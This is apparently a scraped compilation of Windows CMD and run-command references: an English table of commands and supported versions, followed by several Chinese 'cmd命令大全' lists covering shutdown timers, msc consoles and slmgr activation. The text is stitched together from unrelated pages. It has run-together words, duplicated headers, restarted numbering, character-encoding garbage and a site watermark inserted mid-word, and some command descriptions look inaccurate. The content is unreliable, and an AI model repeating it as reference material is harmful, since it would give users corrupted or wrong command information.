eventtriggers Configures and displays event trigger.XP fdisk Creates, deletes, and manages partitions on the hard drive. Use diskpart innewer Windows versions.98/95/DOS fltmc Allows users to manage and display filter drivers.10/8/7/Vista/XP fondue Installs additional Windows features. The command is an abbreviation for theunderlying tool: Features on Demand User Experience Tool.10/8format Formats a drive to the file system specified by the user.All Win/DOS fsutil Provides numerous features related to the file system, such as disk removal.10/8/7/Vista/XP hwrcomp Compiles self-created dictionaries for handwriting recognition.10/8/7hwrreg Installs a compiled dictionary for handwriting recognition.10/8/7Edits and displays the access control list. This sets access rights. An CMDcommandDescription Windows versionicacls Edits and displays the access control list. This sets access rights. Anoutdated version of this command is cacls.10/8/7/Vistaktmutil Starts the kernel transaction manager.10/8/7/Vista label Changes or deletes a drive’s label.All Win/DOSlh Loads a program into the high memory area (UMB) – has the same functionas loadhigh.98/95/DOSlicensingdiag Creates an XML and a CAB file that contain information on the Windowsproduct license.10/8loadfix Ensures that a program is loaded and executed above the first 64 KB ofRAM.32-bit/DOSloadhigh Has the same function as lh.98/95/DOS lock Locks a drive so that only a user-selected program can access it directly.98/95 lodctr Updates all registry entries that have to do with performance indicators.All Win logman Creates and manages event trace sessions and performance logs.10/8/7/Vista/XPmanage-bde Configures drive encryption with BitLocker. Use -on to encrypt a drive. Use -off to decrypt it again and end BitLocker protection.10/8/7mem Displays information about the RAM and indicates which programs arecurrently loaded in it.32-bit/DOSmemmaker Optimizes the RAM.98/95/DOS mode Configures system devices – primarily on the COM or LPT port.All Win/DOSmofcomp Analyzes files in managed object format (MOF) and adds the classes andinstances to the WMI repository.All Winmountvol Creates and deletes mount points for drives and displays them.10/8/7/Vista/XP msav Starts Microsoft Antivirus.DOS msbackup Starts Microsoft Backup (replaces backup and restores).DOS mscdex Loads the CD-ROM support for MS-DOS.98/95/DOSmsd Starts the program Microsoft Diagnostics, with which system informationcan be displayed.DOSmsiexec Starts the Windows installer, with which Windows can be installed andconfigured.10/8/7/Vista/XPmuiunattend Starts an automatic setup process for the multilingual user interface (MUI).10/8/7/Vista netcfg Installs the minimal operating system Microsoft Windows PE.10/8/7/Vista ocsetup Installs additional Windows functions.8/7/Vistapentnt Recognizes floating point division errors in Pentium chips, starts floatingpoint emulation, and disables floating point hardware.XPpkgmgr Installs, uninstalls, and configures packages and functions for Windows.10/8/7/Vista pnpunattend Automates the installation of device drivers.10 pnputil Installs plug-and-play devices from the command prompt.10/8/7/Vista power Uses the IDLE status of a processor to reduce energy consumption.98/95/DOSpowercfg Allows the user to change the computer’s energy options and controlenergy conservation plans.10/8/7/Vista/XPpwlauncher Configures the startup options for Windows To Go with which you can bootWindows from a USB drive.10/8CMD command DescriptionWindowsversionpwlauncherWindows from a USB drive.10/8qprocess Provides information on running processes.10/8/7/Vista queryDisplays the status of a particular service.10/8/7/Vista quserProvides information on the currently logged-in users.10/8/7/Vista reagentcConfigures the Windows recovery environment, with which you can repair the installation of the operating system.10/8/7recimgCreates a user-defined Windows image to restore the system.8regManages the registry of the command prompt. Users can create new keys (reg add) or delete them (reg delete).10/8/7/Vista/XP reginiChanges registry authorizations.10/8/7/Vista/XP register-cimproviderRegisters a common information model provider (CIM provider) in Windows.10/8regsvr32Registers a DLL file in the registry.10/8/7/Vista/XP relog Creates new performance indicator protocols from the data in the existingprotocols.10/8/7/Vista/XP repair-bde Repairs and decrypts defective drives that are encrypted with BitLocker. Thefiles should be saved on a replacement drive.10/8/7reset Resets a session. You can also use the rwinsta command.10/8/7/Vista/XP restore Restores backups that were created with the backup command (replaced bymsbackup).DOS rwinsta Command has the same function as reset.10/8/7/Vista/XP sc Manages services by connecting to the Service Controller.10/8/7/Vista/XP scanreg Repairs the registry and allows a backup to be created of it.98/95sdbinst Applies user-defined database files (SDB).10/8/7/Vista/XPsecedit Analyzes the security settings by comparing the current configurations with templates. Settings can also be configured, imported, and exported with thiscommand.10/8/7/Vista/XPsetver Sets a version number of MS-DOS that’s forwarded to a program – even ifit doesn’t match the actual version.32-bit/DOS setx Creates or changes environmental variable in the user of systemenvironment.10/8/7/Vista sfc Checks all important and protected system files. Incorrect versions arereplaced by correct ones.10/8/7/Vista/XP smartdrv Starts and manages the hard drive cache program SMARTDrive.98/95/DOS sys Copies system files from MS-DOS and the command interpreter to anotherhard drive. This makes it bootable.98/95/DOSsysteminfo Displays information about the Windows installation, including all installed service packages. The information can be obtained from the local system aswell as a remote computer.10/8/7/Vista/XPtpmvscmgr Creates and deletes TPM virtual smart cards. These are virtual smartcardsencrypted on the basis of the Trusted Platform Model.10/8tracerpt Processes logs or real-time data generated during the tracing of computerprograms.10/8/7/Vista/XP typeperf Displays performance counter data or writes it into a file.10/8/7/Vista/XPCMDcommandDescription Windows versionunformatUndoes the drive formatting done by the format command.DOS unlockUnlocks a drive that was locked with the lock command.98/95unlodctrDeletes names as well as descriptions for extensible performance counters in the Windows registry.10/8/7/Vista/XP vaultcmdCreates, deletes, and displays saved registration information.10/8/7volDisplays the label and serial number of a drive.All Win/DOS vsafeStarts the antivirus software VSafe.DOS vssadmin Manages the volume shadow copy services that can be used to storedifferent versions (snapshots) of drives.10/8/7/Vista/XP wbadmin Creates backups of the operating system and delivers information to thecreated backup copies.10/8/7/Vista wevtutil Manages event logs and event log files.10/8/7/Vista whoami Provides information about the current user. With the /GROUP parameteryou can obtain additional information about group membership.10/8/7/Vista winmgmt Manages WMI repositories. Backups (/backup) are possible with thecommand, for example.All Win winsat Evaluates various system factors – for example, processor performance orgraphical capabilities.10/8/7/Vistawmic Starts the Windows Management Instrumentation in the command prompt.Various Windows settings can be changed here – both locally and on remotecomputers.10/8/7/Vista/XPxwizard Registers Windows data in the form of XML files.10/8/7CMD command Description Windows version NetworkCMD commandDescription Windows version arpDisplays and edits entries in the Address Resolution Protocol cache.All Win atmadmDisplays information on asynchronous transfer mode (ATM).XP certreqManages and creates certificate registration requirements for certification authorities.10/8/7/Vista certutil Manages services related to certificate authentication.10/8/7/Vistachange Changes the settings of a terminal server and can be used together with the parameters logon, port, or user (replaces the commands chglogon,chgport, and chgusr).10/8/7/VistachecknetisolationChecks the network capability of apps from the Windows Store.10/8chglogonEnables, disables, or adjusts logins for terminal server sessions.10/8/7/Vista chgportDisplays or changes the COM pin assignment of terminal servers for DOS compatibility.10/8/7/Vista chgusrChanges the installation mode of a terminal server.10/8/7/Vista cmstpInstalls or uninstalls profiles for the connection manager.10/8/7/Vista/XP djoin Creates a new computer account in the Active Directory Domain Services(AD DS).10/8/7/Vista。
cmd命令大全
cmd命令⼤全1cmd命令⼤全(第⼀部分) winver---------检查Windows版本 wmimgmt.msc----打开windows管理体系结构(WMI) wupdmgr--------windows更新程序 wscript--------windows脚本宿主设置 write----------写字板 winmsd---------系统信息 wiaacmgr-------扫描仪和照相机向导 winchat--------XP⾃带局域⽹聊天2cmd命令⼤全(第⼆部分) mem.exe--------显⽰内存使⽤情况 Msconfig.exe---系统配置实⽤程序 mplayer2-------简易widnows media player mspaint--------画图板 mstsc----------远程桌⾯连接 mplayer2-------媒体播放机 magnify--------放⼤镜实⽤程序 mmc------------打开控制台 mobsync--------同步命令3cmd命令⼤全(第三部分) dxdiag---------检查DirectX信息 drwtsn32------ 系统医⽣ devmgmt.msc--- 设备管理器 dfrg.msc-------磁盘碎⽚整理程序 diskmgmt.msc---磁盘管理实⽤程序 dcomcnfg-------打开系统组件服务 ddeshare-------打开DDE共享设置 dvdplay--------DVD播放器4cmd命令⼤全(第四部分) net stop messenger-----停⽌信使服务 net start messenger----开始信使服务 notepad--------打开记事本 nslookup-------⽹络管理的⼯具向导 ntbackup-------系统备份和还原 narrator-------屏幕“讲述⼈” ntmsmgr.msc----移动存储管理器 ntmsoprq.msc---移动存储管理员操作请求 netstat -an----(TC)命令检查接⼝5cmd命令⼤全(第五部分) syncapp--------创建⼀个公⽂包 sysedit--------系统配置编辑器 sigverif-------⽂件签名验证程序 sndrec32-------录⾳机 shrpubw--------创建共享⽂件夹 secpol.m转载⾃电脑⼗万个为什么,请保留此标记sc-----本地安全策略 syskey---------系统加密,⼀旦加密就不能解开,保护windows xp系统的双重密码 services.msc---本地服务设置 Sndvol32-------⾳量控制程序 sfc.exe--------系统⽂件检查器 sfc /scannow---windows⽂件保护6cmd命令⼤全(第六部分) tsshutdn-------60秒倒计时关机命令 tourstart------xp简介(安装完成后出现的漫游xp程序) taskmgr--------任务管理器 eventvwr-------事件查看器 eudcedit-------造字程序 explorer-------打开资源管理器 packager-------对象包装程序 perfmon.msc----计算机性能监测程序 progman--------程序管理器 regedit.exe----注册表 rsop.msc-------组策略结果集 regedt32-------注册表编辑器 rononce -p ----15秒关机 regsvr32 /u *.dll----停⽌dll⽂件运⾏ regsvr32 /u zipfldr.dll------取消ZIP⽀持7cmd命令⼤全(第七部分) cmd.exe--------CMD命令提⽰符 chkdsk.exe-----Chkdsk磁盘检查 certmgr.msc----证书管理实⽤程序 calc-----------启动计算器 charmap--------启动字符映射表 cliconfg-------SQL SERVER 客户端⽹络实⽤程序 Clipbrd--------剪贴板查看器 conf-----------启动netmeeting compmgmt.msc---计算机管理 cleanmgr-------垃圾整理 ciadv.msc------索引服务程序 osk------------打开屏幕键盘 odbcad32-------ODBC数据源管理器 oobe/msoobe /a----检查XP是否激活 lusrmgr.msc----本机⽤户和组 logoff---------注销命令 iexpress-------⽊马捆绑⼯具,系统⾃带 Nslookup-------IP地址侦测器 fsmgmt.msc-----共享⽂件夹管理器 utilman--------辅助⼯具管理器 gpedit.msc-----组策略。
【精编范文】windows cmd命令大全-范文word版 (5页)
本文部分内容来自网络整理,本司不为其真实性负责,如有异议或侵权请及时联系,本司将立即删除!== 本文为word格式,下载后可方便编辑和修改! ==windows cmd命令大全cmd是command的缩写.即命令提示符(CMD),是在OS / 2 , Windows CE与Windows NT平台为基础的操作系统(包括Windows 201X和XP中, Vista中,和Server 201X )下的“MS-DOS 方式”。
下面是小编收集整理的windows cmd命令大全,欢迎阅读。
windows cmd命令大全最早的电脑系统是从DOS系统开始,DOS时代没有现在Windows这样的视窗操作界面,让你输入命令。
随着电脑的发展至今,学习一些常用cmd命令大全是很有必要。
大多数的程序员高手们或计算机专家在DOS系统下的操作是非常历害,所以菜鸟要想成为计算机高手,不防多学习一些cmd命令大全。
CMD命令:开始->运行->键入cmd或command(在命令行里可以看到系统版本、文件系统版本)CMD命令大全详解:1、 gpedit.msc-----组策略。
2.、sndrec32-------录音机。
3、Nslookup-------IP地址侦测器,是一个监测网络中 DNS 服务器是否能正确实现域名解析的命令行工具。
它在 Windows NT/201X/XP 中均可使用 , 但在 Windows 98 中却没有集成这一个工具。
4、explorer-------打开资源管理器。
5、logoff---------注销命令。
6、shutdown-------60秒倒计时关机命令。
7、lusrmgr.msc----本机用户和组。
8、services.msc---本地服务设置。
9、oobe/msoobe /a----检查XP是否激活。
10、 notepad--------打开记事本。
11、cleanmgr-------垃圾整理。
cmd命令大全
67. perfmon:计算机性能监测器
68. PowerShell:提供强大远程处理能力
69. printmanagement.msc:打印管理
70. powercfg.cpl:电源选项
71. psr:问题步骤记录器
72. Rasphone:网络连接
slmgr.vbs -ipk :(Product Key)安装产品密钥
slmgr.vbs -ato :激活Windows
slmgr.vbs -cpky :从注册表中清除产品密钥(防止泄露引起的攻击)
slmgr.vbs -ilc :(License file)安装许可证
73. Recdisc:创建系统修复光盘
74. Resmon:资源监视器
75. Rstrui:系统还原
76. regedit.exe:注册表
77. regedt32:注册表编辑器
78. rsop.msc:组策略结果集
79. sdclt:备份状态与配置,就是查看系统是否已备份
45. mem.exe:显示内存使用情况(如果直接运行无效,可以先管理员身份运行命令提示符,在命令提示符里输入mem.exe>d:a.txt 即可打开d盘查看a.txt,里面的就是内存使用情况了。当然什么盘什么文件名可自己决定。)
46. MdSched:Windowห้องสมุดไป่ตู้内存诊断程序
47. mmc:打开控制台
29. rsop.msc 组策略结果集
30. mem.exe 显示内存使用情况
31. regedit.exe 注册表
32. winchat XP自带局域网聊天
33. progman 程序管理器
cmd命令大全
cmd命令大全cmd命令是学习电脑技术很重要的一方面,以下是一些常用的cmd命令,按快捷键win+R,输入cmd回车,然后输入cmd命令。
1、calc:启动计算器2、appwiz.cpl:程序和功能3、certmgr.msc:证书管理实用程序4、charmap:启动字符映射表5、chkdsk.exe:Chkdsk磁盘检查(管理员身份运行命令提示符)6、cleanmgr: 打开磁盘清理工具7、cliconfg:SQL SERVER 客户端网络实用工具8、cmstp:连接管理器配置文件安装程序9、cmd.exe:CMD命令提示符10、自动关机命令:Shutdown -s -t 30:表示30秒后自动关机,中间带有空格。
shutdown -a :取消定时关机Shutdown -r -t 30:表示30秒后自动重新启动rundll32 user32.dll,LockWorkStation:表示锁定计算机11、colorcpl:颜色管理,配置显示器和打印机等中的色彩12、CompMgmtLauncher:计算机管理13、compmgmt.msc:计算机管理14、credwiz:备份或还原储存的用户名和密码15、comexp.msc:打开系统组件服务16、control:控制面版17、dcomcnfg:打开系统组件服务18、Dccw:显示颜色校准19、devmgmt.msc:设备管理器20、desk.cpl:屏幕辨别率21、dfrgui:优化驱动器Win 7→dfrg.msc:磁盘碎片整理程序22、dialer:电话拨号程序23、diskmgmt.msc:磁盘管理24、dvdplay:DVD播放器25、dxdiag:检查DirectX信息26、eudcedit:造字程序27、eventvwr:事件查看器28、explorer:打开资源管理器29、Firewall.cpl:Win防火墙30、FXSCOVER:传真封面编辑器31、fsmgmt.msc:共享文件夹管理器32、gpedit.msc:组策略33、hdwwiz.cpl:设备管理器34、inetcpl.cpl:Internet属性35、intl.cpl:区域36、iexpress:木马捆绑工具,系统自带37、joy.cpl:游戏控制器38、logoff:注销命令39、lusrmgr.msc:本地用户和组40、lpksetup:语言包安装/删除向导,安装向导会提示下载语言包41、lusrmgr.msc:本机用户和组42、main.cpl:鼠标属性43、mmsys.cpl:声音44、magnify:放大镜实用程序45、mem.exe:显示内存运用情况(如果直接运行无效,可以先管理员身份运行命令提示符,在命令提示符里输入mem.exe>d:a.txt 即可打开d盘查看a.txt,里面的就是内存运用情况了。